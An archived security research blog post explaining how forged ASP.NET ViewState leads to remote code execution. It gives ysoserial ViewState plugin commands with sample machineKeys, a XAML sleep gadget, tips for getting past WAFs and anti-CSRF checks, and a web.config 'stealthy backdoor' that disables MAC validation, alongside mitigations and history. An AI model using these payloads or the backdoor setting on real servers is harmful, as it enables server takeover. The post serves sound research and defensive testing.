

Exploiting Deserialisation in ASP.NET via ViewState

Exploiting Deserialisation in ASP.NET via ViewState - Author not stated, soroush.me.

- Published: date not stated
- Original: <https://soroush.me/blog/exploiting-deserialisation-in-asp-net-via-viewstate>
- Preserved from: <https://soroush.me/blog/exploiting-deserialisation-in-asp-net-via-viewstate> (preserved-copy) on 2026-08-04
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source cited by ysonet, kept so the technique survives the page going offline. To read the original, follow the link above.

Content

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Exploiting Deserialisation in ASP.NET via ViewState

Introduction

ASP.NET web applications use ViewState in order to maintain a page state and persist data in a web form. The ViewState parameter is a base64 serialised parameter that is normally sent via a hidden parameter called `__VIEWSTATE` with a POST request. This parameter is deserialized on the server-side to retrieve the data.

It is normally possible to run code on a web server where a valid ViewState can be forged. This can be done when the MAC validation feature has been disabled or by knowing the:

- Validation key and its algorithm prior to .NET Framework version 4.5
- Validation key, validation algorithm, decryption key, and decryption algorithm in .NET Framework version 4.5 or above

In order to prevent manipulation attacks, .NET Framework can sign and encrypt the ViewState that has been serialised using the `LosFormatter` class [[1]] (<https://docs.microsoft.com/en-us/dotnet/api/system.web.ui.losformatter>). It then verifies the signature using the message authentication code (MAC) validation mechanism. The `ObjectStateFormatter` class [[2]] (<https://docs.microsoft.com/en-us/dotnet/api/system.web.ui.objectstateformatter>) performs the signing, encryption, and verification tasks. The keys required to perform the signing and/or encryption mechanism

can be stored in the `machineKey` section of the `web.config` (application level) or `machine.config` (machine level) files. This is normally the case when multiple web servers are used to serve the same application often behind a load balancer in a Web Farm or cluster. The following shows the `machineKey` section's format in a configuration file of an ASP.NET application that uses .NET Framework version 2.0 or above:

Copy

```
1<machineKey validationKey="[String]" decryptionKey="[String]" validation="[SHA1 | MD5 |
3DES | AES | HMACSHA256 | HMACSHA384 | HMACSHA512 | alg:algorithm_name]" decryption="
[Auto | DES | 3DES | AES | alg:algorithm_name]" />
```

Disabled ViewState MAC Validation

In the past, it was possible to disable the MAC validation simply by setting the `enableViewStateMac` property to `False`. Microsoft released a patch in September 2014 [[3]] (<https://devblogs.microsoft.com/aspnet/farewell-enableviewstatemac/>) to enforce the MAC validation by ignoring this property in all versions of .NET Framework. Although some of us might believe that *"the ViewState MAC can no longer be disabled"* [[4]] (https://www.owasp.org/index.php/Anti_CSRF_Tokens_ASP.NET), it is still possible to disable the MAC validation feature by setting the `AspNetEnforceViewStateMac` registry key to zero in:

Copy

```
1HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v{VersionHere}
```

Alternatively, adding the following **dangerous setting** to the application level `web.config` file can disable the MAC validation as well:

Copy

```
1<configuration>

2...

3  <appSettings>

4    <add key="aspnet:AllowInsecureDeserialization" value="true" />

5  </appSettings>

6</configuration>
```

Using this undocumented setting (see [[5]]([https://docs.microsoft.com/en-us/previous-versions/aspnet/hh975440\(v=vs.120\)](https://docs.microsoft.com/en-us/previous-versions/aspnet/hh975440(v=vs.120)))) is as simple as using the old `enableViewStateMac` property! This was identified by reviewing the .NET Framework source code [[6]] (<https://github.com/Microsoft/referencesource/blob/master/System.Web/Util/AppSettings.cs#L59>). The following comment was also found in the code: “DevDiv #461378: *EnableViewStateMac=false can lead to remote code execution*” [[7]] (<https://github.com/Microsoft/referencesource/blob/master/System.Web/UI/Page.cs#L4034>)

Before December 2013 when most of us did not know about the danger of remote code execution via deserialization issues in ViewState, the main impacts of disabling the MAC validation were as follows (see [[8]](<https://www.troyhunt.com/understanding-and-testing-for-view/>)):

- Setting arbitrary values in the controls
- Changing the control state
- Performing cross-site scripting (XSS) attacks

At the time of writing this blog post, the following well known web application scanners had rated the “ASP.NET ViewState without MAC enabled” vulnerability with low and medium severity which shows the lack of awareness in this area:

- Burp Suite: Low [[9]](https://portswigger.net/kb/issues/00400600_asp-net-viewstate-without-mac-enabled)
- Netsparker: Medium [[10]](<https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/viewstate-mac-disabled/>)
- Acunetix: Medium [[11]](<https://www.acunetix.com/vulnerabilities/web/view-state-mac-disabled/>)

When ViewState MAC validation has been disabled, the YSoSerial.Net project [[12]] (<https://github.com/pwntester/ysoserial.net/>) can be used to generate `LosFormatter` payloads as the ViewState in order to run arbitrary code on the server.

Prior to the .NET Framework version 4.5, the `__VIEWSTATE` parameter could be encrypted whilst the MAC validation feature was disabled. It should be noted that most scanners do not attempt to send an unencrypted ViewState parameter to identify this vulnerability. As a result, manual testing is required to check whether the MAC validation is disabled when the `__VIEWSTATE` parameter has been encrypted. This can be checked by sending a short random base64 string in the `__VIEWSTATE` parameter. The following URL shows an example:

Copy

```
1https://victim.com/path/page.aspx?__VIEWSTATE=AAAA
```

If the target page responds with an error, the MAC validation feature has been disabled otherwise it would have suppressed the MAC validation error message. If a POST request is used, the `__VIEWSTATE` parameter should be in the body of the request.

The above test case works even when it is not possible to see the details of error messages (so it is not possible to look for “*Validation of viewstate MAC failed*”). However, when the `ViewStateUserKey` property has been used, the page would not ignore the errors, and without seeing the actual error message, it is hard to say whether the MAC validation has been disabled.

As the targeted box might not send any requests externally, automated scanners should use a payload that causes a short delay on the server-side. This can be achieved by executing the following ASP.NET code as an example to create a 10-second delay:

Copy

```
1System.Threading.Thread.Sleep(10000);
```

The above code could be executed using the `ActivitySurrogateSelector` gadget of YSoSerial.Net. Modifying other gadgets can be useful if a shorter payload is required. For instance, the `xaml_payload` variable in the `TextFormattingRunProperties` gadget can be changed to:

Copy

```

1 string xaml_payload = @"<ResourceDictionary

2   xmlns=""http://schemas.microsoft.com/winfx/2006/xaml/presentation""

3   xmlns:x=""http://schemas.microsoft.com/winfx/2006/xaml""

4   xmlns:System=""clr-namespace:System;assembly=mscorlib""

5   xmlns:Thr=""clr-namespace:System.Threading;assembly=mscorlib"">

6       <ObjectDataProvider x:Key=""x"" ObjectType = ""{ x:Type Thr:Thread}""
MethodNames = ""Sleep"" >

7       <ObjectDataProvider.MethodParameters>

8           <System:Int32>10000</System:Int32>

9       </ObjectDataProvider.MethodParameters>

10      </ObjectDataProvider>

11</ResourceDictionary>;

```

Enabled ViewState MAC Validation

Knowledge of used validation and decryption keys and algorithms within the `machineKey` section of the configuration files (`web.config` or `machine.config`) is required when the MAC validation feature is enabled. As mentioned previously, this is the default configuration for all .NET Framework versions since September 2014. The following `machineKey` section shows an example:

Copy

```

1<machineKey
validationKey=""70DBADBFF4B7A13BE67DD0B11B177936F8F3C98BCE2E0A4F222F7A769804D451ACDB196572
FFF76106F33DCEA1571D061336E68B12CF0AF62D56829D2A48F1B0""
decryptionKey=""34C69D15ADD80DA4788E6E3D02694230CF8E9ADFDA2708EF43CAEF4C5BC73887""
validation=""SHA1"" decryption=""AES"" />

```

It should be noted that when a `machineKey` section has not been defined within the configuration files or when the `validationKey` and `decryptionKey` attributes have been set

to `AutoGenerate`, the application generates the required values dynamically based on a cryptographically random secret. The algorithms can also be selected automatically. Currently in the latest version of .NET Framework, the default validation algorithm is `HMACSHA256` and the default decryption algorithm is `AES`. See [[13]] (<https://docs.microsoft.com/en-us/dotnet/api/system.web.configuration.machinekeysection>) for more details.

The way .NET Framework signs and encrypts the serialised objects has been updated since version 4.5. As a result, knowing the targeted application's framework version is important to create a valid payload. The following `machineKey` section shows an example that chooses .NET Framework version 4.5 or above (also see [[14]]

(<https://docs.microsoft.com/en-us/dotnet/api/system.web.configuration.machinekeysection.compatibilitymode>)):

Copy

```
1<machineKey
validationKey="70DBADBFF4B7A13BE67DD0B11B177936F8F3C98BCE2E0A4F222F7A769804D451ACDB196572
FFF76106F33DCEA1571D061336E68B12CF0AF62D56829D2A48F1B0"
decryptionKey="34C69D15ADD80DA4788E6E3D02694230CF8E9ADFDA2708EF43CAEF4C5BC73887"
validation="SHA1" decryption="AES" compatibilityMode="Framework45" />
```

In older versions (prior to 4.5), .NET Framework uses the `TemplateSourceDirectory` property [[15]](<https://docs.microsoft.com/en-us/dotnet/api/system.web.ui.control.templatesourcedirectory>) when signing a serialised object. Since version 4.5 however, it uses the `Purpose` strings in order to create the hash. Both of these mechanisms require the target path from the root of the application directory and the page name. These parameters can be extracted from the URL.

Applications that use an older framework and enforce ViewState encryption can still accept a signed ViewState without encryption. This means that knowing the validation key and its algorithm is enough to exploit a website. It seems ViewState is encrypted by default since version 4.5 even when the `viewStateEncryptionMode` property has been set to `Never`. This means that in the latest .NET Framework versions the decryption key and its algorithm are also required in order to create a payload.

The ASP.NET ViewState contains a property called `ViewStateUserKey` [[16]]

([https://docs.microsoft.com/en-us/previous-versions/dotnet/articles/ms972969\(v=msdn.10\)](https://docs.microsoft.com/en-us/previous-versions/dotnet/articles/ms972969(v=msdn.10))) that can be used to mitigate risks of cross-site request forgery (CSRF) attacks [[4]]

(https://www.owasp.org/index.php/Anti_CSRF_Tokens_ASP.NET). Value of the `ViewStateUserKey` property (when it is not `null`) is also used during the ViewState signing process. Although not knowing the value of this parameter can stop our attack, its value can often be found in the cookies or in a hidden input parameter ([17])(<https://software-security.sans.org/developer-how-to/developer-guide-csrf>) shows an implemented example).

YSoSerial.Net Plugin to the Rescue!

I have created the ViewState YSoSerial.Net plugin in order to create ViewState payloads when the MAC validation is enabled and we know the secrets. It supports the main and v2 branches ([18])

(<https://github.com/pwntester/ysoserial.net/tree/master/ysoserial/Plugins/ViewStatePlugin.cs>), ([19])

(<https://github.com/pwntester/ysoserial.net/tree/v2/ysoserial/Plugins/ViewStatePlugin.cs>)).

This plugin supports the following arguments:

Copy

```
1      --examples          to show a few examples. Other parameters will be
2                          ignored
3  -g, --gadget=VALUE      a gadget chain that supports LosFormatter.
4                          Default: ActivitySurrogateSelector
5  -c, --command=VALUE     the command suitable for the used gadget (will
6                          be ignored for ActivitySurrogateSelector)
7  --upload=VALUE          the unsigned LosFormatter payload in (base64
8                          encoded). The gadget and command parameters will
9                          be ignored
10     --generator=VALUE    the __VIEWSTATEGENERATOR value which is in HEX,
11                          useful for .NET <= 4.0. When not empty, 'legacy'
12                          will be used and 'path' and 'apppath' will be
13                          ignored.
14     --path=VALUE         the target web page. example: /app/folder1/pag-
15                          e.aspx
16     --apppath=VALUE      the application path. this is needed in order to
17                          simulate TemplateSourceDirectory
18     --islegacy           when provided, it uses the legacy algorithm
19                          suitable for .NET 4.0 and below
20     --isencrypted        this will be used when the legacy algorithm is
21                          used to bypass WAFs
22     --viewstateuserkey=VALUE
```

```
23             this to set the ViewStateUserKey parameter that
24             sometimes used as the anti-CSRF token
25     --decryptionalg=VALUE the encryption algorithm can be set to DES,
26             3DES, AES. Default: AES
27     --decryptionkey=VALUE this is the decryptionKey attribute from
28             machineKey in the web.config file
29     --validationalg=VALUE the validation algorithm can be set to SHA1,
30             HMACSHA256, HMACSHA384, HMACSHA512, MD5, 3DES,
31             AES. Default: HMACSHA256
32     --validationkey=VALUE this is the validationKey attribute from
33             machineKey in the web.config file
34     --isdebug             to show useful debugging messages!
35
```

A few examples to create a ViewState payload are as follows.

For .NET Framework >= 4.5:

Copy

```
1.\ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "echo 123 >
c:\windows\temp\test.txt" --path="/somepath/testaspx/test.aspx" --apppath="/testaspx/" --
decryptionalg="AES" --
decryptionkey="34C69D15ADD80DA4788E6E3D02694230CF8E9ADFDA2708EF43CAEF4C5BC73887" --
validationalg="HMACSHA256" --
validationkey="70DBADBFF4B7A13BE67DD0B11B177936F8F3C98BCE2E0A4F222F7A769804D451ACDB196572
FFF76106F33DCEA1571D061336E68B12CF0AF62D56829D2A48F1B0"
```

For .NET Framework <= 4.0 (legacy):

The `decryptionKey` and its algorithm are not required here:

Copy

```
1.\ysoserial.exe -p ViewState -g TypeConfuseDelegate -c "echo 123 >
c:\windows\temp\test.txt" --apppath="/testaspx/" --islegacy --validationlg="SHA1" --
validationkey="70DBADBFF4B7A13BE67DD0B11B177936F8F3C98BCE2E0A4F222F7A769804D451ACDB196572
FFF76106F33DCEA1571D061336E68B12CF0AF62D56829D2A48F1B0" --isdebug
```

Apart from using different gadgets, it is possible to use the `__VIEWSTATEGENERATOR` parameter instead of providing the paths:

Copy

```
1.\ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "echo 123 >
c:\windows\temp\test.txt" --generator=93D20A1B --validationlg="SHA1" --
validationkey="70DBADBFF4B7A13BE67DD0B11B177936F8F3C98BCE2E0A4F222F7A769804D451ACDB196572
FFF76106F33DCEA1571D061336E68B12CF0AF62D56829D2A48F1B0"
```

It uses the `ActivitySurrogateSelector` gadget by default that requires compiling the `ExploitClass.cs` class in YSoSerial.Net project. The ViewState payload can also be encrypted to avoid WAFs when the decryptionKey value is known:

Copy

```
1.\ysoserial.exe -p ViewState -c "foo to use ActivitySurrogateSelector" --
path="/somepath/testaspx/test.aspx" --apppath="/testaspx/" --islegacy --
decryptionlg="AES" --
decryptionkey="34C69D15ADD80DA4788E6E3D02694230CF8E9ADFDA2708EF43CAEF4C5BC73887" --
isencrypted --validationlg="SHA1" --
validationkey="70DBADBFF4B7A13BE67DD0B11B177936F8F3C98BCE2E0A4F222F7A769804D451ACDB196572
FFF76106F33DCEA1571D061336E68B12CF0AF62D56829D2A48F1B0"
```

The `ViewStateUserKey` parameter can also be provided as an argument.

As mentioned previously, it is important to find the root of the application path in order to create a valid ViewState unless:

- The application uses .NET Framework version 4.0 or below; and
- The `__VIEWSTATEGENERATOR` parameter is known.


In this case, the `--generator` argument can be used. The `--isdebug` argument can be used to check whether the plugin also calculates the same `__VIEWSTATEGENERATOR` parameter when the `--path` and `--apppath` arguments have been provided.

The created plugin handles the requirement when it needs to be all in lowercase or uppercase automatically. The following URL shows an ASP.NET page as an example to make this clearer:

Copy

```
1http://victim.com/dir1/vDir1/dir2/app1/dir3/app2/vDir2/dir4/page.aspx
```

The following screenshot shows the path tree in IIS:



You can check [\[\[20\]\]\(https://docs.microsoft.com/en-us/iis/get-started/planning-your-iis-architecture/understanding-sites-applications-and-virtual-directories-on-iis\)](https://docs.microsoft.com/en-us/iis/get-started/planning-your-iis-architecture/understanding-sites-applications-and-virtual-directories-on-iis) if you are not familiar with virtual directory and application terms in IIS.

In order to generate a ViewState for the above URL, the `--path` and `--apppath` arguments should be as follows:

Copy

```
1--path=/dir1/vDir1/dir2/app1/dir3/app2/vDir2/dir4 --apppath=/app2/
```

If we did not know that “app2” was an application name, we could use trial and error to test all the directory names in the URL one by one until finding a ViewState that can execute code on the server (perhaps by getting a DNS request or causing a delay).

Note: Due to the nature of used gadgets in YSoSerial.Net, the target ASP.NET page always responds with an error even when an exploit has been executed successfully on the server-side.

Exploiting Older Versions

No gadget was identified to exploit .NET Framework v1.1 at the time of writing this blog post.

In order to exploit applications that use .NET Framework v4.0 or below, the YSoSerial.Net v2.0 branch [[21]] (<https://github.com/nccgroup/VulnerableDotNetHTTPRemoting/tree/master/ysoserial.net-v2>) can be used (this was originally developed as part of another research [[22]] (<https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/march/finding-and-exploiting-.net-remoting-over-http-using-deserialisation/>)). However, this project only supports a limited number of gadgets, and also requires the target box to have .NET Framework 3.5 or above installed. Although this is not ideal, it was tested on an outdated Windows 2003 box that had the following packages installed which is very common:

[image: Exploiting Deserialisation in ASP.NET via ViewState]

Additional Tips for Testers

It is also possible to send the `__VIEWSTATE` parameter in the URL via a GET request. The only limiting factor is the URL length that limits the type of gadgets that can be used here. During this research, I managed to use the `TextFormattingRunProperties` gadget in YSoSerial.Net to exploit an application by sending the payload in the URL.

As mentioned previously, the `__VIEWSTATE` parameter does not need to be encrypted when exploiting .NET Framework 4.0 and below (tested on v2.0 through v4.0) even when the `ViewStateEncryptionMode` property has been set to `Always`. ASP.NET decides whether or not the ViewState has been encrypted by finding the `__VIEWSTATEENCRYPTED` parameter in the request (it does not need to have any value). Therefore, it is possible to send an unencrypted ViewState by removing the `__VIEWSTATEENCRYPTED` parameter from the request.

This also means that changing the decryption key or its algorithm cannot stop the attacks when the validation key and its algorithm have been stolen.

The `__VIEWSTATE` parameter can be encrypted in order to bypass any WAFs though.

An ASP.NET page produces an error when an invalid `__VIEWSTATE` parameter is used. However, the page can still receive its inputs when `Request.Form` is used directly in the code for example by using `Request.Form["txtMyInput"]` rather than `txtMyInput.Text`. The CSRF attack can be achieved by removing the `__VIEWSTATE` parameter from the request or by adding the `__PREVIOUSPAGE` parameter with an invalid value. As the `__PREVIOUSPAGE` parameter is encrypted and base64 formatted by default, even providing a single character as its value should cause an error.

This might result in bypassing the anti-CSRF protection mechanism that has been implemented by setting the `Page.ViewStateUserKey` parameter.

When the `__VIEWSTATEGENERATOR` parameter is known, it can be used for the ASP.NET applications that use .NET Framework version 4.0 or below in order to sign a serialised object without knowing the application path.

It is possible to break the `__VIEWSTATE` parameter into multiple parts when the `MaxPageStateFieldLength` property has been set to a positive value. Its default value is

negative and it means that the `__VIEWSTATE` parameter cannot be broken into multiple parts.

This might be useful to bypass some WAFs when ViewState chunking is allowed.

The `__EVENTVALIDATION` parameter and a few other parameters are also serialised similar to the `__VIEWSTATE` parameter and can be targeted similarly. Exploiting a deserialization issue via `__EVENTVALIDATION` is more restricted and requires:

- A POST request
- An ASP.NET page that accepts input parameters
- A valid input parameter name. For example, the `myinput` parameter in the POST request when we have the following code on the server-side:

Copy

```
1<asp:TextBox runat="server" ID="myinput" />
```

Value of the `__VIEWSTATE` parameter can be empty in the request when exploiting the `__EVENTVALIDATION` parameter but it needs to exist.

The `Purpose` string that is used by .NET Framework 4.5 and above to create a valid signature is different based on the used parameter. The following table shows the defined `Purpose` strings in .NET Framework:

The table above shows all input parameters that could be targeted.

When the `__PREVIOUSPAGE` parameter exists in the request with invalid data, the application does not deserialize the `__VIEWSTATE` parameter. Providing the `__CALLBACKID` parameter prevents this behaviour.

If attackers can change the `web.config` within the root of an application, they can easily run code on the server. However, embedding a stealthy backdoor on the application might be a good choice for an attacker. This can be done by disabling the MAC validation and setting the `viewStateEncryptionMode` property to `Always`. This means that all ASP.NET pages that do not set the `ViewStateEncryptionMode` property to `Auto` or `Never` always use encrypted ViewState parameters. However, as the ViewState do not use the MAC validation feature, they are now vulnerable to remote code execution via deserializing untrusted data. The following shows an example:

Copy

```

1<configuration>

2...

3    <system.web>

4...

5        <pages enableViewStateMac="false" viewStateEncryptionMode="Always" />

6    </system.web>

7    <appSettings>

8        <add key="aspnet:AllowInsecureDeserialization" value="false" />

9    </appSettings>

10</configuration>

```

Another option for a stand-alone website would be to set the `machineKey` section with arbitrary keys and algorithms to stop other attackers!

It should be noted that setting the `EnableViewState` property to `False` does not stop this attack as the ViewState will still be parsed by ASP.NET.

As explained previously, we sometimes use errors to check whether a generated ViewState is valid. ASP.NET does not show the MAC validation error by default when an invalid `__VIEWSTATEGENERATOR` parameter is used. This behaviour changes when the `ViewStateUserKey` property is used, as ASP.NET will not suppress the MAC validation errors anymore.

In addition to this, ASP.NET web applications can ignore the MAC validation errors with the following setting even when the `ViewStateUserKey` property is used:

Copy

```

1<appSettings>

2    <add key="aspnet:AlwaysIgnoreViewStateValidationErrors" value="true" />

3</appSettings>

```

This different behaviour can make the automated testing using error messages complicated especially when custom error pages are used.

The following list shows how to mitigate risks of this attack:

- Ensure that the MAC validation is enabled.
- If the ViewState parameter is only used on one machine, ensure that the MachineKey parameters are being generated dynamically at run time per application.
- Encrypt any sensitive parameters such as the `machineKey` section within the configuration files.
- Consider using the `ViewStateUserKey` property. Its value can be consist of two parts: The first part that is used as the anti-CSRF protection mechanism can be disclosed to the users. The second part should be robustly random and unpredictable and remain as a secret on the server-side.
- Any disclosed validation or decryption keys need to be regenerated.
- Ensure that custom error pages are in use and users cannot see the actual ASP.NET error messages.

The History

Exploiting untrusted data deserialisation via the ViewState is not a new attack. In fact, it has been known publicly for at least 5 years at the time of writing this blog post.

There was an interesting presentation from Alexandre Herzog in November 2014 regarding exploiting the deserialisation issues in SharePoint when the MAC validation was disabled in certain pages [[23]](<https://www.slideshare.net/ASF-WS/asfws-2014-slides-why-net-needs-macs-and-other-serialization-talesv20>). It seems that he had used James Forshaw's research [[24]](https://media.blackhat.com/bh-us-12/Briefings/Forshaw/BH_US_12_Forshaw_Are_You_My_Type_Slides.pdf) to forge his exploit and reported it to Microsoft in September 2012.

Microsoft released an update for ASP.NET 4.5.2 in December 2013 [[25]] (<https://docs.microsoft.com/en-us/security-updates/SecurityAdvisories/2013/2905247>) to remove the ability of .NET applications to disable the MAC validation feature as it could lead to remote code execution. This patch was extended in September 2014 [[3]] (<https://devblogs.microsoft.com/aspnet/farewell-enableviewstatemac/>) to cover all the versions of .NET Framework.

The easy exploitation mechanism was known publicly after Alvaro Muñoz & Oleksandr Mirosh published their gadgets in BlackHat 2017 [[26]](<https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf>). It was then possible to use the YSoSerial.Net project [[12]](<https://github.com/pwntester/ysoserial.net/>) to create the `LosFormatter` class payloads.

Exploiting ASP.NET web applications via ViewState has also been mentioned directly in BlueHat v17 by Jonathan Birch in November 2017 [[27]] (<https://www.slideshare.net/MSbluehat/dangerous-contents-securing-net-deserialization>), and has also been covered by Alvaro Muñoz in the LOCOMOCO conference in April 2018

[[28]](<https://speakerdeck.com/pwntester/dot-net-serialization-detecting-and-defending-vulnerable-endpoints?slide=54>).

I might have missed some parts of the history here so please feel free to enlighten me by leaving me a comment or message me in Twitter; I will try to verify and publish it when I can.

It seems Immunity Canvas supports creating the ViewState parameter when the validation and encryption keys are known [[29]]

(<https://vimeo.com/user18478112/canvas/video/260982761>). The following tools were also released coincidentally at the same time as I was about to publish my work which was quite surprising:

- <https://github.com/0xACB/viewgen> (written in Python)
- <https://github.com/Illuminopi/RCEvil.NET> (written in .NET)

I think these tools currently do not differentiate between different versions of .NET Framework and target the legacy cryptography. Additionally, they do not use the `ViewStateUserKey` parameter that might be in use to stop CSRF attacks. I like the fact that the *viewgen* application has been written in Python as it makes it portable to other platforms as well as web scanners such as Burp Suite. I hope to see further developments in these tools to support the missing features.

I confirm that I did not use any of the above tools during this research and creation of the ViewState YSoSerial.Net plugin.

Thank You!

Kudos to NCC Group and my colleagues for their support whilst performing a major part of this research.

Additional kudos to Alvaro Muñoz for his support by giving me access to his code and helping me in updating the YSoSerial.Net project.

Updates

06/08/2019:

The following blog posts are related to this research:

- [Danger of Stealing Auto Generated .NET Machine Keys](#)
- [IIS Application vs. Folder Detection During Blackbox Testing](#)

A video link for Immunity Canvas was added to the references and also in the “Other tools” section.

This post has been nominated in the “pwnie for most under-hyped research” category in 2019 **pwnie awards** [[30]]

(<https://web.archive.org/web/20190803165724/https://pwnies.com/nominations/>)!

References

- [1] <https://docs.microsoft.com/en-us/dotnet/api/system.web.ui.loformatter>
- [2] <https://docs.microsoft.com/en-us/dotnet/api/system.web.ui.objectstateformatter>
- [3] <https://devblogs.microsoft.com/aspnet/farewell-enableviewstatemac/>
- [4] https://www.owasp.org/index.php/Anti_CSRF_Tokens_ASP.NET
- [5] [https://docs.microsoft.com/en-us/previous-versions/aspnet/hh975440\(v=vs.120\)\)](https://docs.microsoft.com/en-us/previous-versions/aspnet/hh975440(v=vs.120)))
- [6] <https://github.com/Microsoft/referencesource/blob/master/System.Web/Util/AppSettings.cs#L59>
- [7] <https://github.com/Microsoft/referencesource/blob/master/System.Web/UI/Page.cs#L4034>
- [8] <https://www.troyhunt.com/understanding-and-testing-for-view/>
- [9] https://portswigger.net/kb/issues/00400600_asp-net-viewstate-without-mac-enabled
- [10] <https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/viewstate-mac-disabled/>
- [11] <https://www.acunetix.com/vulnerabilities/web/view-state-mac-disabled/>
- [12] <https://github.com/pwntester/ysoserial.net/>
- [13] <https://docs.microsoft.com/en-us/dotnet/api/system.web.configuration.machinekeysection>
- [14] <https://docs.microsoft.com/en-us/dotnet/api/system.web.configuration.machinekeysection.compatibilitymode>
- [15] <https://docs.microsoft.com/en-us/dotnet/api/system.web.ui.control.templatesourcedirectory>
- [16] [https://docs.microsoft.com/en-us/previous-versions/dotnet/articles/ms972969\(v=msdn.10\)\)](https://docs.microsoft.com/en-us/previous-versions/dotnet/articles/ms972969(v=msdn.10)))
- [17] <https://software-security.sans.org/developer-how-to/developer-guide-csrf>
- [18] <https://github.com/pwntester/ysoserial.net/tree/master/ysoserial/Plugins/ViewStatePlugin.cs>
- [19] <https://github.com/pwntester/ysoserial.net/tree/v2/ysoserial/Plugins/ViewStatePlugin.cs>
- [20] <https://docs.microsoft.com/en-us/iis/get-started/planning-your-iis-architecture/understanding-sites-applications-and-virtual-directories-on-iis>
- [21] <https://github.com/nccgroup/VulnerableDotNetHTTPRemoting/tree/master/ysoserial.net-v2>
- [22] <https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/march/finding-and-exploiting-.net-remoting-over-http-using-deserialisation/>

- [23] <https://www.slideshare.net/ASF-WS/asfws-2014-slides-why-net-needs-macs-and-other-serialization-talesv20>
- [24] https://media.blackhat.com/bh-us-12/Briefings/Forshaw/BH_US_12_Forshaw_Are_You_My_Type_Slides.pdf
- [25] <https://docs.microsoft.com/en-us/security-updates/SecurityAdvisories/2013/2905247>
- [26] <https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf>
- [27] <https://www.slideshare.net/MSbluehat/dangerous-contents-securing-net-deserialization>
- [28] <https://speakerdeck.com/pwntester/dot-net-serialization-detecting-and-defending-vulnerable-endpoints?slide=54>
- [29] <https://vimeopro.com/user18478112/canvas/video/260982761>
- [30] <https://web.archive.org/web/20190803165724/https://pwnies.com/nominations/>

This entry was posted in [Security Posts](#)

Creation date: April 24, 2019

[

Previous

x-up-devcap-post-charset Header in ASP.NET to Bypass WAFs Again!

](<https://soroush.me/blog/x-up-devcap-post-charset-header-in-aspnet-to-bypass-wafs-again>)[

Next

Yet Other Examples of Abusing CSRF in Logout